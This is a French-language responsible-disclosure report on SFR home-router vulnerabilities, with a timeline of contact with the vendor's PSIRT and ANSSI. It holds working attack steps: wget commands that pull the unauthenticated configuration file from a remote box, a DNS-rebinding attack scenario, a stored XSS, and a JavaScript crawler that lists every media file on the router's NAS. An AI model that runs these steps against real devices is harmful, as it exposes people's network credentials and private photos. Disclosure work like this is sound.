Box SFR - Vulnérabilités

08.06.2020

Guillem Lefait
guillem@hey.com
Schoelcher, Martinique

Vulnérabilités

Configuration exposée

Le fichier de configuration “GatewaySettings.bin” est disponible sans être loggué, en étant connecté au réseau de la box (filaire / wifi) mais également à distance pour les box ayant activé l’option.
Pour le récupérer, il suffit de faire 2 appels : le premier échoue, le second renvoie correctement la configuration.

Exemple à distance

```
$ wget -q --no-check-certificate https://80.243.X.Y:4430/GatewaySettings.bin -O remote_1.bin
$ wget -q --no-check-certificate https://80.243.X.Y:4430/GatewaySettings.bin -O remote_2.bin
$ ls -l
total 2
-rw-r--r-- 1 a a  4361 mai   23 18:47 remote_1.bin ← fichier html de login
-rw-r--r-- 1 a a 17123 mai   23 18:48 remote_2.bin ← fichier binaire de la configuration
```

Impact

- La configuration récupérée est “chargeable” (en partie si version différente) dans une autre box. Il devient ainsi possible de lancer une attaque en brute force localement (attaque invisible si réalisée sur une box isolée du réseau SFR) ou de récupérer le contenu de la configuration depuis un accès box. Une fois le mot de passe récupéré, l’ensemble de la configuration devient disponible (mot de passe Wifi / configuration DNS / routage / filtrage / …)
- Sans accès à une box et/ou avec un couple identifiant/mot de passe robuste, le fichier de configuration pourrait être décodé[1] une fois le format d’encodage connu. Si une clé “commune” à toutes les box est utilisée, celle-ci pourrait être récupérée (accès à une box) ou ré-identifiée (brute force).
- L’exposition de la configuration du fichier de configuration permet de DDOS une box dès lors qu’on a un pivot sur le réseau. La génération du binaire de la box semble être une opération coûteuse pour la box. Dès lors des appels continus avec une fréquence élevé dégradent le réseau jusqu’à le rendre quasiment inutilisable.
    - Effectif depuis une connexion filaire
    - Pas concluant depuis une connexion Wifi + page web

Authentification

Le mécanisme d’authentification du gestionnaire de la configuration semble être liée à une IP. Si un utilisateur se connecte depuis l’IP a.b.c.d, alors cette IP semble autorisée depuis un autre contexte (autre navigateur, autre appareil, …) pendant une courte période (60 secondes).

[1] En enregistrant des paramètres contenant un caractère unique répétés sur une longue chaine montre qu’on retrouve les mêmes octets répartis par mots : il y a probablement une clé commune complétée par un champs aléatoire ou un timestamp puisque deux appels différents produisent un fichier différent.

Impact

- Lors de la connexion (tant en local que pour les accès distants), toutes les opérations sont ouvertes depuis l'IP initiale. La connexion peut être maintenue en faisant régulièrement (< à 60 secondes) appel à une page de la zone d'administration
- Lors d'un accès "distant" depuis un réseau public (exemple : wifi partagé), tous les utilisateurs de ce réseau public ont accès pendant 60 secondes à la zone d'administration de la box

Complément

- Cette partie a déjà fait l'objet d'au moins un signalement en 2016 et n'a pas été fixée volontairement : https://blog.mossroy.fr/2016/03/31/failles-de-securite-sur-les-modems-sfrnumericable/ ⇒ intérêt de revoir cette décision

Installation nouvelle configuration

L'installation d'une nouvelle configuration binaire ne nécessite pas de jeton, contrairement aux autres pages.

Exemple

```
// http://192.168.0.1/menu/functions.js
$(document).ready(function() {
  if (document.URL.match("sauvegarde-pb2-restaurer.html")) {
  } else {
    var sSessionKey = $("input[name=sessionKey]").val();
  }
});
```

Impact

- L'installation malicieuse d'une nouvelle configuration est facilitée : l'installation est réalisable dès qu'une session admin est ouverte, sans besoin de faire du DNS Rebinding

DNS Rebinding


La box est sensible au DNS rebinding. En utilisant une page web (locale ou externe) et en contrôlant un serveur DNS qui peut définir un TTL faible, on peut accéder à la box, même si celle-ci n'est pas ouverte à distance.

Impact

- Sans connaissance des identifiants, on peut récupérer le fichier de configuration
- Avec la connaissance des identifiants, on peut réaliser les opérations d'administration

Exemple 1 : attaque sans connaissance des identifiants

1. L'internaute, client de SFR, se rends sur une page "malicieuse", présente sur un sous-domaine "personnalisé" (unique)
2. La page est chargée normalement, mais immédiatement le serveur DNS du domaine réalise un changement et change la cible vers l'IP (attendue) du routeur de l'internaute sur son réseau local (ex: 192.168.0.1)
3. La page charge un certain nombre d'éléments et de ressources de façon à invalider le cache DNS local du navigateur (exemple: limite par défaut à 1000 entrées sur chrome)
4. Tant que le domaine n'est pas "rebindé", seul des envois de données peuvent se faire sur l'adresse interne du routeur (exemple : requête GET pour maintenir la connexion admin, requête POST pour se connecter), mais aucune lecture de données n'est possible => il n'est dès lors pas possible de modifier la configuration puisque la modification du paramétrage nécessite la récupération d'un token (et donc d'une lecture de la page)
5. Lorsque l'attaque réussie, la page est vue comme venant de l'IP ciblée et la lecture de la page est alors possible (le navigateur considérant que les pages ont la même source). Il est alors possible d'accéder au contenu des pages html. L'image ci-dessous présente les caractéristiques du modem, disponible depuis la page "malicieuse", normalement uniquement accessible depuis le réseau local. Le fichier de configuration est récupérable de la même manière.




XSS sur un outil non exposé

Sur la page "diagnostic", il est possible de réaliser des traceroutes sans que ce dernier outil soit disponible dans l'interface (en changeant l'id de l'outil). Néanmoins, une fois utilisé, la page reste dans le mode "*traceroute*" tant qu'un retour manuel à l'outil "*ping*" n'est pas effectué.
Il est possible d'injecter du contenu qui sera ensuite directement affiché lors d'un accès ultérieur à la page.

Il est possible qu'une partie du contenu puisse être envoyé directement à l'outil traceroute, l'échappement du contexte pourrait permettre d'injecter d'autres commandes (le test n'a pas été concluant, mais c'est un problème qui a déjà été remonté sur le modèle F@st 3890)

Exemple



Impact

- peut permettre à un attaquant de savoir qu'une personne est venu sur la page (chargement d'un pixel, par exemple) ou de lancer une redirection vers un site externe

Accès aux données médias stockées sur le NAS

Les données médias (photos et vidéos) stockées sur le NAS, sont exposées en http via twonky server. Par DNS rebinding, il est donc alors possible de lister et de récupérer l'ensemble des fichiers déposés présent sur le NAS sans fournir la moindre authentification.

Exemple

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	192.168.0.2:9000	00$2$23$154$291	/:2 (fetch)	html	1.45 KB	1.11 KB
200	GET	192.168.0.2:9000	00$2$23$154$155	/:2 (fetch)	html	2.64 KB	2.30 KB
200	GET	192.168.0.2:9000	00$2$23$140	/:2 (fetch)	html	1.79 KB	1.45 KB
200	GET	192.168.0.2:9000	00$2$23$140$142	/:2 (fetch)	html	1.88 KB	1.54 KB
200	GET	192.168.0.2:9000	00$2$23$140$141	/:2 (fetch)	html	1.89 KB	1.55 KB
200	GET	192.168.0.2:9000	00$2$23$137	/:2 (fetch)	html	1.97 KB	1.63 KB
200	GET	192.168.0.2:9000	00$2$23$137$139	/:2 (fetch)	html	3.04 KB	2.70 KB
200	GET	192.168.0.2:9000	00$2$23$137$159	/:2 (fetch)	html	1.90 KB	1.56 KB
200	GET	192.168.0.2:9000	00$2$23$137$138	/:2 (fetch)	html	3.47 KB	3.13 KB
200	GET	192.168.0.2:9000	00$2$20	/:2 (fetch)	html	3.47 KB	3.13 KB

```
// on suppose que le service est sur 192.168.0.2:9000
async function get_all_files() {
   var browseRegex = /class="playcontainer" href="http:\/\/192.168.0.2:9000([^"]+)"/g
   var fileRegex = /href="http:\/\/192.168.0.2:9000(\/disk\/NON-DLNA\/[^"]+)">([^<]+)<\/a>/g
```

```
  var files = []
  var stack = ['/']
  while (stack.length > 0){
    var base = stack.pop(0)
    var page = await fetch(base).then(r=>r.text())
    while ((matches = browseRegex.exec(page)) !== null) {
        stack.push(matches[1])
    }
    while ((matches = fileRegex.exec(page)) !== null) {
        files.push({'url':matches[1],'name':matches[2]})
    }
  }
  return files
}
var r = await get_all_files()
console.log(r)
```

Impact

- accès (listing + possibilité de les récupérer sous la contrainte de maintenir la connexion) aux éléments multimédias (sons, images et photos, vidéos) stockés sur le disque dur partagé de la Box.

Actions / Corrections

Une démo de l'attaque par DNS Rebinding a été préparé à travers un composition de services (serveur DNS en python, serveur web Caddy et page web en html/js), via docker-compose. Disponible dans un repo github, il a vocation à servir d'illustration de la problématique, puis à être rendu public après un délai raisonnable (90 jours en suivant la politique project zero)
Je me tiens disponible pour toute discussion autour des problématiques rencontrées et leur résolution

Timeline

2020-05-13 Problèmes de configuration de ma box qui me font regarder en détail la zone d'administration et identification d'une série de problèmes

2020-05-26 Vérification que la récupération de la configuration est possible à distance et que la box est sujette au DNS Rebinding

2020-05-24 Première version du document

2020-05-28 PoC réalisé

2020-05-29 Tentative d'obtenir un contact

2020-06-04 Découverte du "NAS" troué inconnu

2020-06-06 Tentative d'obtenir un contact (2)

2020-06-09 Appel de SFR qui ne comprends pas le problème et me propose de me rendre en agence

Tweet pour donner un feedback sur le process kafkaïen de divulgation

SFR Caraibes me transmets l'adresse donnees-personnelles@sfrcaraibe.com

Transmission du rapport à donnees-personnelles@sfrcaraibe.com, psirt-nfo@sfr.com (fourni par un contact) et cert-fr.cossi@ssi.gouv.fr

2020-06-09 L'ANSII répond en 30 minutes en m'envoyant un numéro de suivi

2020-06-10 PSIRT répond en demandant des précisions. J'y répond dans la journée.

2020-08-28 Sans nouvelle, je relance PSIRT.

2020-09-03 PSIRT me propose d'installer une version béta de la box.

2020-09-21 Installation de la version NCC_1.4.17

2020-10-12 Envoi à SFR de l'analyse de la version 1.4.17. Sont corrigés :

- l'accès à la configuration sans authentification
- la faille XSS

2020-12-10 Demande de retour suite à mes commentaires et s'il est envisagé une correction pour les autres "problèmes". Sans réponse claire.